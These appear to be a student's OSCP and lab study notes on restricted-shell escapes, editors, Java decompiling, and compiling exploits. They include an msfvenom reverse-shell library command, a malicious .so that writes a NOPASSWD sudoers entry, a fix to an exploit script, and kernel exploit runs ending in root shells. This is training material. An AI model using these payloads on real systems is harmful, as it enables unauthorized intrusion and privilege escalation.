`ssh joe@funbox.fritz.box -t "bash --noprofile"`

- Helps escape a restricted shell (like rbash) by starting a new instance of bash without loading profile files, which often include the restrictions or configurations that enforce the restricted environment.
- This is from the funbox PG Play

And then if you still see can't use commands, try:

- `export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`
 - This adds common system binary directories (like sbin, bin) to your current shell's PATH variable.
- This is from the Sunset Decoy PG Play

Escaping restricted shell using ed

From [Peppo](#) PG Practice

```
eleanor@peppo:~$ echo $PATH
/home/eleanor/bin
eleanor@peppo:~$ ls bin
chmod chown ed  ls  mv  ping  sleep  touch
eleanor@peppo:~$
```

We see that we have access to the "ed" binary

After looking at GTFOBins, we see that ed has a "shell" section that allows us to get interactive shell

/ ed ★ Star 4,436

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ed
!/bin/sh
```

After running the above command we can export a new path and then spawn a python shell then again export the path to have full function over the shell session.

```
$ PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
$ python -c 'import pty; pty.spawn("/bin/bash")'
ineanor@peppo:~$ PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bi
eleanor@peppo:~$ id
uid=1000(eleanor) gid=1000(eleanor) groups=1000(eleanor),24(cdrom),25(floppy),29(audio)
eleanor@peppo:~$ █
```

- PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
- python -c 'import pty; pty.spawn("/bin/bash")'
- PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
- Idk how they did it without the "export" command but if this doesn't work, just try prepending with "export"
-

Escaping restricted shell using vi

The Vi binary gives us the opportunity to escape the restricted shell. Once you open Vi, use the commands below:

:set shell=/bin/bash

- This sets the default shell that vi uses when you run :shell.
- By default, vi might use /bin/sh or /usr/bin/zsh or whatever is specified by SHELL.
- This only lasts while the Vi session is open. Once it closes, you will need to run this command again

:shell

- This command drops you into a shell from inside vi (this is a subshell)
- It will look like you are in the regular terminal, but your not. To test this, use the command "exit" and if you get sent back to Vi, then you were in the Vi subshell. To get back in, just type :shell again
- Since you just set the shell to /bin/bash, this spawns a normal Bash shell, not rbash
- This is possible because vi is a whitelisted binary in your PATH, and rbash doesn't prevent shell escape inside vi.

After this, I set the environment variables to bash to run all commands properly inside of the Vi subshell

export PATH=/bin:/usr/bin:\$PATH

- Each colon separates the elements of the list. So we are setting the PATH variable equal to /bin, and also /usr/bin, and then \$PATH, which is all of the old PATH variables. So, this is the same as prepending to the PATH list of variables
 - Remember we put a \$ before an environment variable to access it and tell the terminal we want to work with the environment variable. If we just put PATH, then terminal won't know we are talking about the env variable
- This prepends /bin and /usr/bin to your existing \$PATH.
- This allows you to run commands like cat, ls, cp, whoami, etc., without typing the full path (/bin/ls).
- Without this, the shell might still only look in /home/tom/usr/bin.

export SHELL=/bin/bash:\$SHELL

- This sets your SHELL variable to Bash. While this isn't strictly necessary after breaking out, it's good hygiene.
- You could also just do export SHELL=/bin/bash — appending \$SHELL is redundant here unless you're stacking variables for some reason.

When you are done:

- **exit**
 - To get out of the Vi subshell
 - **:q**
 - To get out of Vi
-

Sublime Text

I hate when one line is too long so it wraps onto the next line, so I learned how to disable word wrap

1. **CTRL + SHIFT + P**
2. Click on "word wrap: toggle" to toggle it on and off

How to download it:

1. Get GPG Key which is used to ensure authenticity when you download 3rd party software

- a. `wget -qO - https://download.sublimetext.com/sublimehq-pub.gpg | sudo tee /etc/apt/keyrings/sublimehq-pub.asc > /dev/null`
2. Get stable version
 - a. `echo -e 'Types: deb\nURIs: https://download.sublimetext.com/\nSuites: apt/stable\nSigned-By: /etc/apt/keyrings/sublimehq-pub.asc' | sudo tee /etc/apt/sources.list.d/sublime-text.sources`
3. Download it
 - a. `sudo apt update`
 - b. `sudo apt install sublime-text`

Edit files using:

- `subl name.txt`

1. Multi-cursor editing

Hold Ctrl (or Cmd on Mac) and click in multiple places — you can type or edit in many places at once.

Or select a word, then press Ctrl+D repeatedly to select the next occurrences.

2. Command Palette (Ctrl+Shift+P)

Press Ctrl+Shift+P to open the Command Palette — type anything (like "install package" or "indentation") to quickly run Sublime commands without navigating menus.

3. Theme and color schemes

Go to Preferences > Color Scheme and Preferences > Theme to customize the look and feel — dark mode, light mode, syntax colors, etc.

4. Goto Anything (Ctrl+P)

Press Ctrl+P and start typing a filename, symbol, or line number (like config.py:@my_function) to jump anywhere instantly.

5. Package Control

Install Package Control (via the Command Palette) to get access to tons of plugins, like:

BracketHighlighter (better matching of {} () [])

GitGutter (show git diffs in the margin)

SublimeLinter (code linting)

Material Theme (beautiful UI themes)

6. Snippets and auto-completion

Type part of a keyword and hit Tab to auto-expand it (e.g., html → full HTML skeleton).

You can even create your own snippets!

7. Split editing / layout

Under View > Layout, you can split the editor into multiple panes (vertical, horizontal, grid) to work on several files side by side.

8. Settings (JSON)

You can edit Preferences > Settings directly in JSON, giving you fine-grained control over how Sublime behaves (like tab width, rulers, word wrap).

9. Regex search / replace

Ctrl+F for find, Ctrl+H for replace, and enable the .* button to use regex in your searches — super handy for advanced editing.

10. Minimap (code overview)

On the right-hand side, you get a mini view of your whole file — drag it to quickly jump around large scripts.

Nano

Here's a guide to commonly used **Nano shortcuts** to help you efficiently navigate, edit, and manage text files in the terminal:

Basic Navigation

- **Ctrl + A**: Move to the beginning of the current line.
 - **Ctrl + E**: Move to the end of the current line.
 - **Ctrl + Y**: Scroll up one screen.
 - **Ctrl + V**: Scroll down one screen.
-

Undo and Redo

- **Alt + U:** Undo the last action.
 - **Alt + E:** Redo the last undone action.
-

Editing

- **Ctrl + D:** Deletes the character under the cursor.
 - **Ctrl + K:** Cuts (deletes) the entire line where the cursor is located.
 - **Ctrl + J:** Justifies (reformats) the current paragraph.
 - **Ctrl + T:** Opens a spellchecker (if installed).
-

Search and Replace

- **Ctrl + W:** Search for text. After entering the search term, press **Enter**.
 - **Alt + W:** Repeat the last search.
 - **Ctrl + R:** Search and replace text. Enter the search term, press **Enter**, then enter the replacement term.
-

File Management

- **Ctrl + O:** Save (Write Out) the current file. You'll be prompted for a filename.
 - **Ctrl + X:** Exit Nano. You'll be prompted to save changes if unsaved.
 - **Ctrl + R:** Insert another file into the current file.
-

Cursor Positioning

- **Ctrl + _:** Go to a specific line and column. Enter the line number, press **,**, then enter the column number.
 - **Ctrl + C:** Show the current cursor position (line and column).
-

Cut, Copy, and Paste

- **Ctrl + Shift + C:** Copy the selected text
- **Ctrl + Shift + V:** Paste the text

- **Ctrl + K**: Cut the current line.
 - **Alt + ^**: Copy text. First, use **Ctrl + 6** to set a mark, then navigate to highlight text.
 - **Ctrl + U**: Paste the cut/copied text.
-

Formatting

- **Alt + J**: Justifies the selected paragraph.
 - **Alt + L**: Turn on/off line numbering.
 - **Alt + A**: Enables "mark mode" for text selection.
-

Miscellaneous

- **Ctrl + G**: Opens Nano's built-in help menu.
 - **Ctrl + Z**: Suspends Nano (returns you to the shell; use **fg** to resume Nano).
-

Save and Exit

- **Ctrl + O**: Save changes.
 - **Ctrl + X**: Exit Nano. If changes are unsaved, you'll be prompted to save or discard them.
-

Tips

- Use **Ctrl + 6** to set a mark for selecting text. Move the cursor to highlight, then use **Ctrl + K** to cut or **Alt + ^** to copy.
- Always save your changes with **Ctrl + O** before exiting with **Ctrl + X**.

Keep this guide handy for quick reference while editing!

Java and .jar

How to check Java version:

- `java -version`

You can use `unzip` command to unzip the .jar:

- If you use JD-GUI, you don't have to UNZIP! You can view contents inside of .jar files directly using JD-GUI
- You should see the .class files, META-INF directory (with the MANIFEST.MF file), and any other resources included

META-INF:

- To read
 - `cat META-INF/MANIFEST.MF`
 - `cat META-INF/*.SF`
 - `cat META-INF/*.DSA`
 - `strings META-INF/MANIFEST.MF`

Steps to Use JD-GUI on Kali Linux:

1. Download JD-GUI:

Visit the official JD-GUI site and download the Linux version:

- <http://java-decompiler.github.io/>

Alternatively, use `wget` to download:

- `wget https://github.com/java-decompiler/jd-gui/releases/download/v1.6.6/jd-gui-1.6.6.jar`

2. Install Java (if not already installed):

```
sudo apt update  
sudo apt install openjdk-11-jdk
```

3. Run JD-GUI:

Launch JD-GUI using the downloaded `.jar` file:

- `java -jar jd-gui-1.6.6.jar`

4. Open the `jar` File:

- Once JD-GUI opens, click on **File > Open File** and select your `jar` file.
 - JD-GUI will display all the `class` files within the archive in a tree structure.

5. View Decompiled Code:

- Click on any `*.class` file to view the decompiled Java source code.
 - You can explore the logic and structure of the program easily.

In the Secura Challenge Labs, I think we are supposed to use an exploit against Manage Engine that involves .jar

For example, in the [exploit](#), when I ran it, I got this error:

What happened?

The exploit failed because the malicious weblogic.jar file was never created. This was caused by a Java compilation error:

- error: release version 7 not supported

This error occurred during the javac --release 7 compilation step, which is used in this line:

- cmdCompile = "javac --release 7 " + subdir + "/*.java"
- process = subprocess.call(cmdCompile,shell=True)

Since the compilation failed, the .class file was never created, which means jar couldn't package the .class file into weblogic.jar. As a result, when the script tried to upload weblogic.jar, the file simply didn't exist, leading to:

- FileNotFoundError: [Errno 2] No such file or directory: 'weblogic.jar'

So to fix it, just delete "**--release 7**"

- Replace this: cmdCompile = "javac --release 7 " + subdir + "/*.java"
- With this: cmdCompile = "javac " + subdir + "/*.java"

But the exploit didn't seem to work, although it did run.

RDP

To connect to RDP:

- xfreerdp /u:[username] /p:[password] /v:10.129.233.54
 - You can not include the /u: or /p:
 - Especially the /p: if you want to leave password blank
 - Some default credentials that worked in HTB are administrator:[no password]

Creating malicious .so files for rev shell

Multiple times, we've seen cases where a binary tries to load a .so file that doesn't exist, so we add our own malicious .so file.

The "Adding malicious missing .so file by putting in directory that is part of **LD_LIBRARY_PATH** path" section in cron jobs displays multiple ways to create malicious .so files, both manually and using a one-liner from msf venom

- From [Sybaris](#) PG Practice.
- Here is the msfvenom one:
 - `msfvenom -p linux/x64/shell_reverse_tcp -f elf-so -o utils.so LHOST=kali LPORT=6379`

Example 1

In the [Workaholic](#) PG Practice, we used "strings" to analyze a binary we can run as SUID, and it was trying to load `/home/ted/.lib/libsecurity.so` and specifically the "`init_plugin`" function

```
charlie@workaholic:~$ strings /var/www/html/wordpress/blog/wp-monitor | less

/var/log/nginx/access.log
[Warning] Possible brute force attack detected: %s
[+] Checking the logs...
/home/ted/.lib/libsecurity.so
init_plugin
[!] Function not found in the library!
```

So, we can manually create a C file with a malicious `init_plugin` function and then compile it as a .so file and put it in `/home/ted/.lib` since we have full permissions there

```
// libsecurity.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void init_plugin() {
    setuid(0); setgid(0);
    system("echo 'charlie ALL=(ALL:ALL) NOPASSWD:ALL' >> /etc/sudoers");
}
```

Replace "charlie" with your own user

`gcc -shared -fPIC -o libsecurity.so libsecurity.c -Wl,--export-dynamic`

- `-Wl,--export-dynamic` → This one is a bit special.
 - `-Wl,` → Passes the following options directly to the linker (ld).
 - `--export-dynamic` → Ensures that symbols from the main executable are added to the dynamic symbol table, so that they can be used by your shared object (like when using `dlsym()` to resolve symbols in the main binary).
- In your case, it might not be strictly necessary, since your library doesn't call back into symbols of the main program, **but it's sometimes added for plugin compatibility.**

Although the standard "`gcc -shared -o libsecurity.so -fPIC libsecurity.c`" might have worked too

And then we run the binary with SUID and we see that our user (charlie) can now run sudo as any user!

Everything about C (gcc, glibc, ldd, .so, -fPIC, -static)

XenSpawn

<https://github.com/X0RW3LL/XenSpawn?tab=readme-ov-file>

Currently have a container already:

- Container size and location on disk: 435M /var/lib/machines/xenial

How to rename:

- `sudo machinectl rename MACHINE_NAME xenial`
 - I renamed from `MACHINE_NAME` to `xenial` since `MACHINE_NAME` syntax caused problems when I tried starting it

This a tool specifically made for OSCP, but it can be used in other cases. It's made for the cases when you have GLIBC errors as such:

- `/path/to/libc.so.6: version 'GLIBC_2.34' not found`

One quick fix (as shown below) is to add the `-static` flag. But there are some cases where the

static files are too big, or your binary needs NSS (name services like DNS, LDAP), PAM, or other plugins that **must be dynamically linked**, then -static breaks them.

So, XenSpawn is a tool that creates a new environment that you can run gcc in and fix the compatibility problems.

Install it:

- git clone <https://github.com/X0RW3LL/XenSpawn.git>
- cd XenSpawn/
- chmod +x spawn.sh

Use it:

- cd XenSpawn/
- sudo ./spawn.sh <MACHINE_NAME>
 - Replace it your own name
- sudo systemd-nspawn -M <MACHINE_NAME>
- Then, you can run your gcc commands:
 - gcc -pthread 40839.c -o dirty -lcrypt

How to exit:

- exit

Xenspawn walkthrough

I tested xenpawn on OSCP-B .149 using the [CVE-2022-0847-DirtyPipe-Exploits](#). Before, I had to add the -static to fix it, and even when I did that, it couldn't open the shell but it did reset the password of root user. But, when I tried with xenspawn, it did the exploit fully, including opening a root shell. So xenspawn definitely does a lot better than just slapping on static flag.

1. First, you need to open a root shell in Kali
 - a. sudo -i
2. cd XenSpawn/
3. sudo ./spawn.sh xenial
 - a. Create a container called xenial
4. sudo systemd-nspawn -M
 - a. Start a session in xenial

5. Now, I am working in `/var/lib/machines/xenial`, but I want to go to root directory in the xenial container, so inside the session I just go to `~`, which is `/var/lib/machines/xenial/root`
 - a. `cd ~`
6. Now, you can't download files while inside of the container, so go to your kali terminal, go to `/var/lib/machines/xenial/root` and download the exploit
7. Now, inside of the xenial session, you can run gcc without static
 - a. `gcc exploit-1.c -o exploit-1`
8. And then, you can exit session
 - a. `exit`
9. In your kali, while still inside of `/var/lib/machines/xenial/root`, start python listener and upload to target
 - a. `python3 -m http.server 80`

-static vs. dynamically linked

This is best explained with an example. In the OSCP-B .149, we had a machine vulnerable to DirtyPipe exploit. So, I downloaded the exploit and ran `gcc exploit-1.c -o exploit-1` on my Kali, and then uploaded it to victim, but then when I ran it on victim I got this error:

- `./exploit-1: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found (required by ./exploit-1)`

This tells us that when it looked in `/lib/x86_64-linux-gnu/libc.so.6` for the dependencies, it had problems since `GLIBC_2.33` was the version of my GLIBC on my Kali (where I compiled the binary) but the GLIBC version of target was only `GLIBC_2.31`. So, this causes issues with dependencies.

To fix this, we can just pack all the dependencies inside of the exploit-1 executable. We can do this with the `-static` flag:

- `gcc -static exploit-1.c -o exploit-1`

This turns exploit-1 from previous a **dynamically linked executable** (which was small, but needs very specific dependencies) into a **static executable** (large but has all the dependencies inside of it)

Putting it together (your case):

- On Kali, gcc linked your exploit to glibc 2.33 (in `/lib/x86_64-linux-gnu/libc.so.6` on Kali).
- Your binary then recorded “I require GLIBC_2.33 symbols.”

- On the victim, libc.so.6 was only version 2.31 → missing those symbols → runtime error.
- When you added -static, gcc copied the glibc code directly into your binary. No .so loading was needed anymore, so the victim's older glibc didn't matter.

I think this would have worked without static if the **GLIBC of the my Kali was less than or equal to the GLIBC of the victim**

Here is it explained in-depth:

Dynamically linked ELF:

- Normally, when you compile with just gcc exploit.c -o exploit, you get a dynamically linked ELF. That means:
 - Your binary only contains your code + stubs.
 - At runtime, the **dynamic linker** ([/lib64/ld-linux-x86-64.so.2](#)) loads in shared libraries (libc.so.6, libm.so.6, etc.) from the victim machine.
 - The problem: your Kali had glibc 2.33/2.34, so your binary recorded "I need those exact versions." On the victim, the system libraries were older (say 2.31). When the dynamic linker tried to resolve symbols, it failed with:
 - version 'GLIBC_2.33' not found

When you add -static:

- The compiler copies all the needed libc code directly into the binary at build time.
- The result is a self-contained executable: no need to load the victim's /lib/x86_64-linux-gnu/libc.so.6 at runtime.
- That's why it ran fine — it no longer cared what version of glibc the victim had.

Why it fixed your issue

- Dynamic binary → depends on victim's glibc → version mismatch.
- Static binary → bundles its own libc → no mismatch.

Downsides of -static

- Bigger binary: static glibc executables can be 1–2+ MB.
- Reduced flexibility: if libc has a security update, your binary doesn't benefit (but for an exploit that's fine).
- NSS limitations: fully static glibc builds don't support some name resolution backends (/etc/nsswitch.conf), so gethostbyname() or looking up users/groups in /etc/passwd can behave oddly. Using raw IPs avoids this.

Glibc

What is glibc, and how does it relate to gcc?

- **glibc (GNU C Library)** is the standard C runtime library on Linux. It's the implementation of all the C standard functions (printf, malloc, strcpy, fork, execve, socket, ...). It's also the layer that wraps system calls (glibc calls into the kernel).
- **gcc (GNU Compiler Collection)** is just the compiler/driver. It translates your .c file into machine code and then links your program. When gcc links, it pulls in glibc (unless you tell it not to).

Relationship:

1. You write code that calls printf.
2. gcc compiles it, but printf isn't in your code — it's in glibc.
3. So gcc arranges for your binary to depend on glibc at runtime.
4. If you say -static, gcc bundles glibc inside your executable; if you don't, gcc leaves an instruction that says "find glibc at runtime as a shared library".
5. Think of gcc as the cook and glibc as the ingredient library of standard recipes that every dish uses.

Think of gcc as the **cook** and glibc as the **ingredient library** of standard recipes that every dish uses.

-fPIC and -shared

We first saw this flag used when creating .so files the screen-4.5.0 priv esc for **OSCP-A .143**

We ran these two:

- `gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c`

-fPIC and **-shared** are both seen very often together, and are used for making .so files out of the .c file. And -ldl is also often included too

1. -shared

- Instructs the linker: "don't make an executable with main(), make a shared object instead."
- Output is .so (ELF type ET_DYN) instead of an ELF executable.
- Without -shared, gcc tries to link an executable and will complain about "undefined reference to main" if you don't provide one.

- So: mandatory for .so builds.

2. -fPIC

- Tells the compiler: “generate position-independent code.”
- Shared libs can be mapped at different addresses in different processes. PIC makes this safe: the code has no absolute addresses baked in, so the dynamic loader can relocate it easily.
- On x86-64 Linux, PIC is essentially required for shared libs. Some non-PIC code can still be linked into a shared object, but it may cause text relocations (less efficient, sometimes blocked by hardened kernels).
- So: best practice (and in practice, required) for .so builds.

(and add -ldl if you call dlopen/dlsym).

.so files

What are **.so** files?

- First, **.so** files are like **.dll** files but for Linux
- In the case of **gcc** and **glibc**, it contains the dependencies of C executables

For glibc, the key **.so file** is:

- **/lib/x86_64-linux-gnu/libc.so.6**
- That file is the shared glibc library.

How they work:

- When you build dynamically, gcc writes into your binary: “**I need libc.so.6 version ≥ 2.33**”.
- At runtime, the dynamic linker (ld-linux-x86-64.so.2) looks up .so files, loads them into memory, and resolves all missing functions.
- Your code’s call to functions like printf ends up jumping into **libc.so.6:printf**.

So **.so files** are how **dynamic linking** works. Your executable is small because it says “at runtime, go load these .so files and wire up the missing pieces.”

- The executables are small UNLESS you use **-static** flag which tell the compiler to copy all the needed libc code directly into the binary at build time, making it huge

ldd

ldd = List Dynamic Dependencies.

Check what libraries a binary needs

- `ldd ./exploit`
 - Shows all .so files the binary will try to load at runtime.
 - If it prints not a dynamic executable, you know it's statically linked.

Check victim's glibc version indirectly

- `ldd --version`
 - Prints the version of glibc installed (since ldd is part of glibc).
 - Example: ldd (Ubuntu GLIBC 2.31-0ubuntu9.9) 2.31

Inspect a known system binary to confirm libc path

- `ldd /bin/ls`
 - Shows where libc.so.6 is coming from. Useful if multiple versions exist.

Debug a broken binary with missing libs

If you see errors like:

- `libfoo.so.1 => not found`
 - That means the required shared lib isn't installed or isn't in the library path.
 - This is exactly how you'd detect dependency issues before running.

Confirm static linking worked

After building with -static:

- `ldd ./exploit`
 - Should print: not a dynamic executable.
 - That's your confirmation the victim's glibc won't matter.

Bonus tip:

ldd is basically a front end to the dynamic loader (ld-linux). If you want more control, you can invoke the loader directly:

- `/lib64/ld-linux-x86-64.so.2 --list ./exploit`
 - This does the same thing, but bypasses some ldd limitations.

How to compile C program (use .c files)

TLDR: run "gcc nameOfFile.c -o outputFileName"

- You can specify the name that you want the executable to be called by using the "**-o**" flag
- If you don't specify, you will likely get a file called **a.out** by default

In the [DriftingBlues6](#) PG Play, we had to use the command "**gcc -pthread dirty.c -o dirty -lcrypt**" but that was explicitly specified in the exploitdb we used

- **-pthread** : Enables POSIX thread support (compile + link pthreads)
- **-lcrypt** : Links against the libcrypt library (needed for crypt() function)
 - Links the binary against the libcrypt library.
 - libcrypt provides password hashing functions like crypt(), which are often used in exploits that modify /etc/passwd or create accounts with known hashes.
 - **-l<name>** tells the linker to look for lib<name>.so (or .a) in its library search path, so this loads libcrypt.so.

An alternative to gcc is **g++**, which can be seen in the [Lampiao](#) PG Play

- **g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirtycow2 40847.cpp -lutil**

If you ever get the error message "**gcc: error trying to exec 'cc1': execvp: No such file or directory**" while using gcc, just use this line to update PATH

- **PATH=PATH\$:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/lib/gcc/x86_64-linux-gnu/4.8/;export PATH**
 - This is from [Sumo](#) PG Play
-

From OSCP (18.4.3. Exploiting Kernel Vulnerabilities) (Module 18 Linux Privilege Escalation)

Let's try to compile the program **linux/local/45010.c (from exploitdb)**

We'll use gcc on Linux to compile our exploit, keeping in mind that when compiling code, we must match the architecture of our target. This is especially important in situations where the target machine does not have a compiler, and we are forced to compile the exploit on our attacking machine or in a sandboxed environment that replicates the target OS and architecture.

Although learning every detail of a Linux kernel exploit is outside the scope of this Module, we still need to understand the initial compilation instructions. To do so, let's copy the exploit into our Kali home folder and then inspect the first 20 lines of it to spot any compilation instructions.

```
kali㉿kali:~$ cp /usr/share/exploitdb/exploits/linux/local/45010.c .

kali㉿kali:~$ head 45010.c -n 20
/*
Credit @bleidl, this is a slight modification to his original POC
https://github.com/b1rl/g1rlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic
4.10.0-42-generic
4.13.0-21-generic

Tested on Fedora 27
4.13.9-300
gcc cve-2017-16995.c -o cve-2017-16995
internet@client:~/cve-2017-16995$ ./cve-2017-16995
```

Listing 58 - Identifying the exploit source code instructions.

Luckily, to compile the source code into an executable, we just need to invoke **gcc** and specify the C source code and the output filename. To simplify this process, we could also rename the source filename to match the one expected by the exploit's procedure. Once renamed, we can simply paste the original exploit's instructions to compile the C code.

mv 45010.c cve-2017-16995.c

To make sure that the compilation process goes as smooth as possible, we take advantage of the fact that our target is already shipped with GCC. For this reason, we can compile and run the exploit on the target itself. Because of this we can take advantage of including the correct version of the libraries required by the target's architecture. This setup will lower the risks related to any cross-compilation compatibility issues. To begin with, we transfer the exploit source code over the target machine via the SCP tool.

scp cve-2017-16995.c joe@192.168.123.216:

- This colon is crucial. It tells scp that everything before the colon (joe@192.168.123.216) is the remote host and user, and everything after the colon (even if it's empty) specifies the path on that remote host.
- When you provide the colon but no specific path after it, scp defaults to copying the file to the home directory of the specified user (joe in this case) on the remote host.

Once transferred, we connect to the target machine and invoke GCC to compile the exploit, providing the source code as the first argument and the binary name as the output file to the **-o** parameter.

```
gcc cve-2017-16995.c -o cve-2017-16995
```

We can safely assume gcc compiled it correctly since it did not output any errors.

Using the **file** utility, we can also inspect the Linux ELF file architecture.

```
joe@ubuntu-privesc:~$ file cve-2017-16995
cve-2017-16995: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=588d687459a0e60bc6cb984b5180ec8c3558dc33, not stripped
```

Listing 62 - Examining the exploit binary file's architecture

With all the prerequisites in place we are now ready to run our Linux kernel privilege escalation exploit.

```
joe@ubuntu-privesc:~$ ./cve-2017-16995
[.]
[.] t(_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(_-
t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel
**
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88007bd1f100
[*] Leaking sock struct from ffff880079bd9c00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880075c11e40
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff880075c11e40
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),1001(joe)
#
```

Listing 54 - Obtaining a root shell via kernel exploitation

Great! We managed to obtain a root shell by exploiting a known kernel vulnerability.

In this section, we learned how to manually enumerate our target for any known kernel vulnerabilities. We then discovered how to feed searchsploit our information to select the right exploit source code. Finally, we compiled the exploit and ran it against the target machine to gain an administrative shell.

Cross-Compiling

Taught in **OSCP 13.1.3. Cross-Compiling Exploit Code**

.c to .exe

1. `sudo apt install mingw-w64`
2. `x86_64-w64-mingw32-gcc adduser.c -o adduser.exe`
 - This is an example of a cross-compiler
 - This command **compiles the C source code `adduser.c` into a Windows executable binary called `adduser.exe`**, using the MinGW (Minimalist GNU for Windows) cross-compiler on a Kali Linux system.
 - This is from the 17.2.1 Video from OSCP

Handling errors:

```
kali㉿kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x97): undefined reference
to `__imp__WSAStartup@8'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xa5): undefined reference
to `__imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xe9): undefined reference
to `__imp__socket@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xfc): undefined reference
to `__imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x126): undefined
reference to `__imp__inet_addr@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x146): undefined
reference to `__imp__htons@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x16f): undefined
reference to `__imp__connect@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x1b8): undefined
reference to `__imp__send@16'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x1eb): undefined
reference to `__imp__closesocket@4'
collect2: error: ld returned 1 exit status
```

Listing 8 - Errors displayed after attempting to compile the exploit using mingw-64

Something went wrong during the compilation process and although the errors from Listing 8 may be unfamiliar, a simple Google search for the first error related to "WSAStartup" reveals that this is a function found in **winsock.h**. Further research indicates that these errors occur when the linker cannot find the winsock library, and that adding the **-lws2_32** parameter to the **i686-w64-mingw32-gcc** command should fix the problem.

```
kali㉿kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32
```

- **i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32**
- **From OSCP 13.1.3. Cross-Compiling Exploit Code**

.cpp to .exe

.cpp is for C++ (the "p" stands for plus)

1. **sudo apt install mingw-w64**
2. **x86_64-w64-mingw32-g++ SeManageVolumeAbuse.cpp -o SeManageVolumeAbuse.exe**

knockd (port knocking)


First seen on the [DC-9](#) PG Play

Knocked is a tool sometimes downloaded on Linux Machines. It is a port knocking server (daemon). If downloaded, you should be able to access [/etc/knockd.conf](#)

Port Knocking Definition:

- Port knocking is a **network access control method** used to hide a service (like SSH) behind a closed port, making it appear invisible to port scans or attackers — until a special sequence of connection attempts (the "knock") is performed.
- Often, a "close sequence" (like 9842, 8475, 7469) is also set up to lock the port back when done.

In the [DC-9](#) PG Play, they had LFI and they checked [/etc/knockd.conf](#)



```

[options]
  UseSyslog

[openSSH]
  sequence    = 7469,8475,9842
  seq_timeout = 25
  command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
  tcpflags    = syn

[closeSSH]
  sequence    = 9842,8475,7469
  seq_timeout = 25
  command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
  tcpflags    = syn

```

